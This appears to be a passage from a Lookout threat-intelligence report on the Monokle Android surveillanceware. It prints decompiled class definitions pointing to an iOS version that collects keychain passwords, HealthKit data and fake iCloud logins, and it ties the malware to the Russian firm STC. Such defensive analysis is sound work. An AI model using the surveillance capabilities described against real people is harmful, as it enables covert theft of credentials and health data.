
In several Android samples of Monokle, there are unused commands and data transfer objects (DTOs) defined which point to the existence of an iOS version of the client. These classes and commands appear to serve no purpose as part of the Android client and may have been generated and included in it unintentionally.

GetKeychain/SetKeychain

AgentResponse contains a field named getKeychain that can contain a List of KeyChainItem objects. These appear to be designed to carry data which is consistent with an Apple keychain password item:




```
    }

    public IScheme getScheme() {
        return this.getScheme();
    }
}

public enum _Fields implements TFieldIdEnum {
    public static final enum _Fields ACCESS_GROUP;
    public static final enum _Fields ACCOUNT;
    public static final enum _Fields CLASS_TYPE;
    public static final enum _Fields GENERIC;
    public static final enum _Fields LABEL;
    public static final enum _Fields SERVER;
    public static final enum _Fields SVC;
    public static final enum _Fields VALUE;
    private final String _fieldName;
    private final short _thriftId;
    private static final Map byName;

    static {
        _Fields.CLASS_TYPE = new _Fields("CLASS_TYPE", 0, 1, "classType");
        _Fields.VALUE = new _Fields("VALUE", 1, 2, "value");
        _Fields.ACCOUNT = new _Fields("ACCOUNT", 2, 100, "account");
        _Fields.SVC = new _Fields("SVC", 3, 101, "svc");
        _Fields.ACCESS_GROUP = new _Fields("ACCESS_GROUP", 4, 102, "accessGroup");
        _Fields.LABEL = new _Fields("LABEL", 5, 103, "label");
        _Fields.GENERIC = new _Fields("GENERIC", 6, 104, "generic");
        _Fields.SERVER = new _Fields("SERVER", 7, 105, "server");
        _Fields.$VALUES = new _Fields[]{_Fields.CLASS_TYPE, _Fields.VALUE, _Fields.ACCOUNT, _Fields.SVC, _Fields.ACCESS_GROUP, _Fields.LABEL, _Fields.GENERIC,
        _Fields.byName = new HashMap();
        Iterator v0 = EnumSet.allOf(_Fields.class).iterator();
        while(v0.hasNext()) {
            Object v1 = v0.next();
```



```
public enum KeychainClassType implements TEnum {
    public static final enum KeychainClassType GenericPassword;
    public static final enum KeychainClassType InternetPassword;
    private final int value;

    static {
        KeychainClassType.GenericPassword = new KeychainClassType("GenericPassword", 0, 0);
        KeychainClassType.InternetPassword = new KeychainClassType("InternetPassword", 1, 1);
        KeychainClassType.$VALUES = new KeychainClassType[]{KeychainClassType.GenericPassword, KeychainClassType.InternetPassword};
    }
```

GetHealthKit

AgentResponse contains a field which is likely used to respond to a GetHealthKit command and contains data consistent with HealthKit characteristic and sample data which would be accessible through HKHealthStore on an iOS device:



```
EnumMap v0 = new EnumMap(_Fields.class);
((Map)v0).put(_Fields.SEX, new FieldMetaData("sex", 2, new EnumMetaData(16, BiologicalSex.class)));
((Map)v0).put(_Fields.BLOOD_TYPE, new FieldMetaData("bloodType", 2, new EnumMetaData(16, BloodType.class)));
((Map)v0).put(_Fields.WEIGHT, new FieldMetaData("weight", 2, new FieldValueMetaData(4)));
((Map)v0).put(_Fields.HEIGHT, new FieldMetaData("height", 2, new FieldValueMetaData(4)));
((Map)v0).put(_Fields.START_DATE, new FieldMetaData("startDate", 2, new FieldValueMetaData(10, "UnixTime")));
((Map)v0).put(_Fields.END_DATE, new FieldMetaData("endDate", 2, new FieldValueMetaData(10, "UnixTime")));
((Map)v0).put(_Fields.HEART_RATE, new FieldMetaData("heartRate", 2, new ListMetaData(15, new StructMetaData(12, HealthKitMeasure.class))));
((Map)v0).put(_Fields.STEPS, new FieldMetaData("steps", 2, new ListMetaData(15, new StructMetaData(12, HealthKitMeasure.class))));
((Map)v0).put(_Fields.DISTANCE, new FieldMetaData("distance", 2, new ListMetaData(15, new StructMetaData(12, HealthKitMeasure.class))));
BaseSystemResponse_GetHealthKit.metaDataMap = Collections.unmodifiableMap(((Map)v0));
FieldMetaData.addStructMetaDataMap(BaseSystemResponse_GetHealthKit.class, BaseSystemResponse_GetHealthKit.metaDataMap);
```

ShowiCloudLogin


This is a command associated with one field in the ServerCommand class which contains an object with a boolean value named "simulateFailedAttempt".

GetiWatchAccel

This command appears to be intended to send iWatch accelerometer data (x,y,z) back to the server with a timestamp.

ApnsRegistration

This class defines fields for bundle ID, device token, and team ID which is consistent with data which may be required to send notifications to a device using Apple Push Notification service (APNs):



```
public enum _Fields implements TFieldIdEnum {
    public static final enum _Fields BUNDLE_ID;
    public static final enum _Fields DEVICE_TOKEN;
    public static final enum _Fields TEAM_ID;
    private final String _fieldName;
    private final short _thriftId;
    private static final Map byName;

    static {
        _Fields.TEAM_ID = new _Fields("TEAM_ID", 0, 1, "teamId");
        _Fields.DEVICE_TOKEN = new _Fields("DEVICE_TOKEN", 1, 2, "deviceToken");
        _Fields.BUNDLE_ID = new _Fields("BUNDLE_ID", 2, 3, "bundleId");
        _Fields.$VALUES = new _Fields[]{_Fields.TEAM_ID, _Fields.DEVICE_TOKEN, _Fields.BUNDLE_ID};
        _Fields.byName = new HashMap();
        Iterator v0 = EnumSet.allOf(_Fields.class).iterator();
        while(v0.hasNext()) {
            Object v1 = v0.next();
            _Fields.byName.put(((_Fields)v1).getFieldName(), v1);
        }
    }
```

IOSPermissions

This DTO class is unused but defines one field name "permissions".

Special Technology Center (STC)

Background

Special Technology Center LLC (a.k.a. STC, STLC Ltd., Special Technology Center St. Petersburg, and OOO Специальный Технологический Центр in Russian) is a privately owned company founded in 2000 and based in the Russian city of St. Petersburg. It is popularly known for its research and development of radio frequency (RF) measurement equipment and Unmanned Aerial Vehicles (UAVs) supplied to international markets, as well as the Government of Russia.[5,6] Its official address is 21-2 Gzhatskaya Street, St. Petersburg, Russia. Both the Glassdoor and LinkedIn profiles of STC claim that the company has between 1000 and 5000 employees, and is in the computer software industry.[7,8]

СПЕЦИАЛЬНЫЙ
ТЕХНОЛОГИЧЕСКИЙ
ЦЕНТР

[5] https://www.stc-spb.ru/


[6] https://www.airforce-technology.com/projects/orlan-10-unmanned-aerial-vehicle-uav/

[7] https://www.glassdoor.ca/Overview/Working-at-%D0%A1%D0%BF%D0%B5%D1%86%D0%B8%D0%B0%D0%BB%D1%8C%D0%BD%D1%8B%D0%B9-%D0%A2%D0%B5%D1%85%D0%BD%D0%BE%D0%BB%D0%BE%D0%B3%D0%B8%D1%87%D0%B5%D1%81%D0%BA%D0%B8%D0%B9-%D0%A6%D0%B5%D0%BD%D1%82%D1%80-EI_IE1716827.11,44.htm

[8] https://www.linkedin.com/company/stc-ltd./about/

Security product suite by STC

STC is behind the creation of a suite of Android security software solutions, one of them known as Defender. According to our research, although STC has never publicly marketed their Android security suite, it is clear that STC is producing this software and that it is intended for government customers. Multiple Android developer positions have been advertised by STC on popular Russian job search sites in St. Petersburg and Moscow. The positions require both Android and iOS experience and advertise working on a native antivirus solution for Android. In some cases, the professional profile of former employees of STC on social media sites such as LinkedIn have also corroborated being part of the team developing Defender (see the section on Potentially Connected Developers).



On the website since December 13, 2016 Total Jobs: 6

Special Technology Center

Developer Android z / n not specified

St. Petersburg

A large holding, which occupies a leading position in the domestic market for the development and production of communications, telecommunications and navigation, invites you to work: **Android** developer able to ac-company and develop the existing c ++ code .. with possible transfer of logic to Java. We are waiting for you. Development Experience under **Android** for a year and above Knowledge and experience with JDK (Java 7.8 and / or Kotlin) Knowledge and understanding of the life cycles of Activity and Fragment Knowledge of the principles and patterns of OOP, the ability to apply them ..

19:06 03 july 2019 • Add to favorites

Head of IT Project z / p not specified

St. Petersburg

user of mobile applications (iOS, **Android**); experience as a software developer, tester; experience in govern-ment contracts; We offer you: interesting projects, challenging tasks Official salary + good premiums for spe-cial ..

10:27 09 April 2019 • Add to favorites

C ++ (QT) software engineer from 80000 rub.

St. Petersburg

applications for the **Android** OS, writing unit tests for using Jenkins TDD for working with UART virtual ma-chines. Conditions: Clearance in the Labor Code of the Russian Federation "Belaya" salary (salary + bonus) Paid leave Comfortable working conditions ..

13:43 January 14, 2019 • Add to Favorites

Middle / Senior Android Developer from 90000 rub.

St. Petersburg

A large holding, which occupies a leading position in the domestic market for the development and production of communications, telecommunications and navigation, invites you to work: an **Android** developer able to ac-company and develop the existing C ++ code .. devices, etc.) the introduction of new services and technolo-gies (Kotlin and Clean architecture) support for high coding standards (using CI and conducting a Code Re-view) designing **Android** application architecture Requirements: development experience ..

20:38 October 25, 2018 • Add to Favorites


According to public job offerings available on a particular Russian job search site, at the time of writing this report, STC has had four active job postings for Android developers within the last year. Details of the work being offered for these positions included development of a C++ antivirus engine for Android, among other specifications. The above image is a screenshot of the English translation of search results on a job search site that refer to STC and its Android related positions.


STC's Android security suite and Monokle are tied to one another with the help of signer certificates and overlapping command and control infrastructure. The Android security applications developed by STC provide important insight into the software STC produces and yet more connections from Monokle to STC themselves.


[9] https://obamawhitehouse.archives.gov/the-press-office/2016/12/29/fact-sheet-actions-response-russian-malicious-cyber-activity-and


App Control

Package name: com.android.generalcontrol


12:30 100%
App Control
Applications
Netmonitor
Path Finder
Defender
Settings
Event Handling
disabled
The Event Log
Event Notification
enabled
Security
password for access


12:30 100%
Script Editor
Scenario name:
Select the types of events:
☑ App Control
☑ Low danger level
☑ Logging into the application as a user
☑ Enter to the module
☑ Modifying the module state
☑ Getting Settings
Select the commands:


12:30 100%
Security
User password:
not installed



12:30 100%
Security Configuration
☑ Hiding the widget
☐ Password for settings
Initializing the SD card

Main panel for App Control. The NetMonitor, PathFinder, and Defender options are greyed out unless those applications are installed. App Control also searches a device for Monokle samples, and if found, can set off surveillance activities through the malware. The AppControl application also appears to interact with Monokle samples, if installed on the same device, and can enable certain surveillanceware activities by sending specific intents to the Monokle sample present.


Defender

Defender is the antivirus Android application produced by STC. The About page that comes with this application mentions STC explicitly, lists the tool as a beta version (in the version being analyzed during this investigation), and also has the **stc-spb.ru** website included in the contact information.

Package name: defender.stc.com.defender


Welcome to "Defender"!
The program provides protection
of devices from known and new dangers,
the use of vulnerabilities.
Allows to eliminate consequences
of activity of harmful programs


For more detailed information
about the program,
please read the user manual.


Defender

For the stable operation of the "Defender" application to protect against the installation of all applications, you must have access to the contents of the active window.

In the next dialog, find the "Defender" application and turn ON this option for it.


☐ Do not ask more


Version: 1 Beta
Rights: STC©
Contacts: www.stc-spb.ru

For more detailed information
about the program,
please read the user manual.

Links between monokle and security software developed by STC

STC appears to offer a number of software products, but this report will focus on a suite of products that appears to be used as an Android defensive security solution, including a native antivirus engine, and a network monitor application, among others. This particular software allows us to link the work of STC with Monokle samples.



STC applications can all be managed from a central app, which in turn can be connected to the family Monokle.

Command and control infrastructure that communicates with the Defender application also communicates with Monokle samples. The signing certificates used for signing Android application packages overlap between Defender and Monokle as well.


Additional overlap was observed by Lookout researchers between Monokle and the defensive security software produced by STC in the authors' development and implementation choices.

Potentially connected developers


While conducting this investigation, Lookout researchers came across a number of potential developer names that appear to be linked to Monokle or software connected to STC. Some of these leads provided Lookout with the evidence to link development operations within STC to IOCs associated with Monokle.

A******** L*********

In some native components of Monokle, Lookout researchers found some developer references that were left behind. The references appear to name a developer and refer to the malware component as monokle-agent. This is why the name Monokle was chosen.



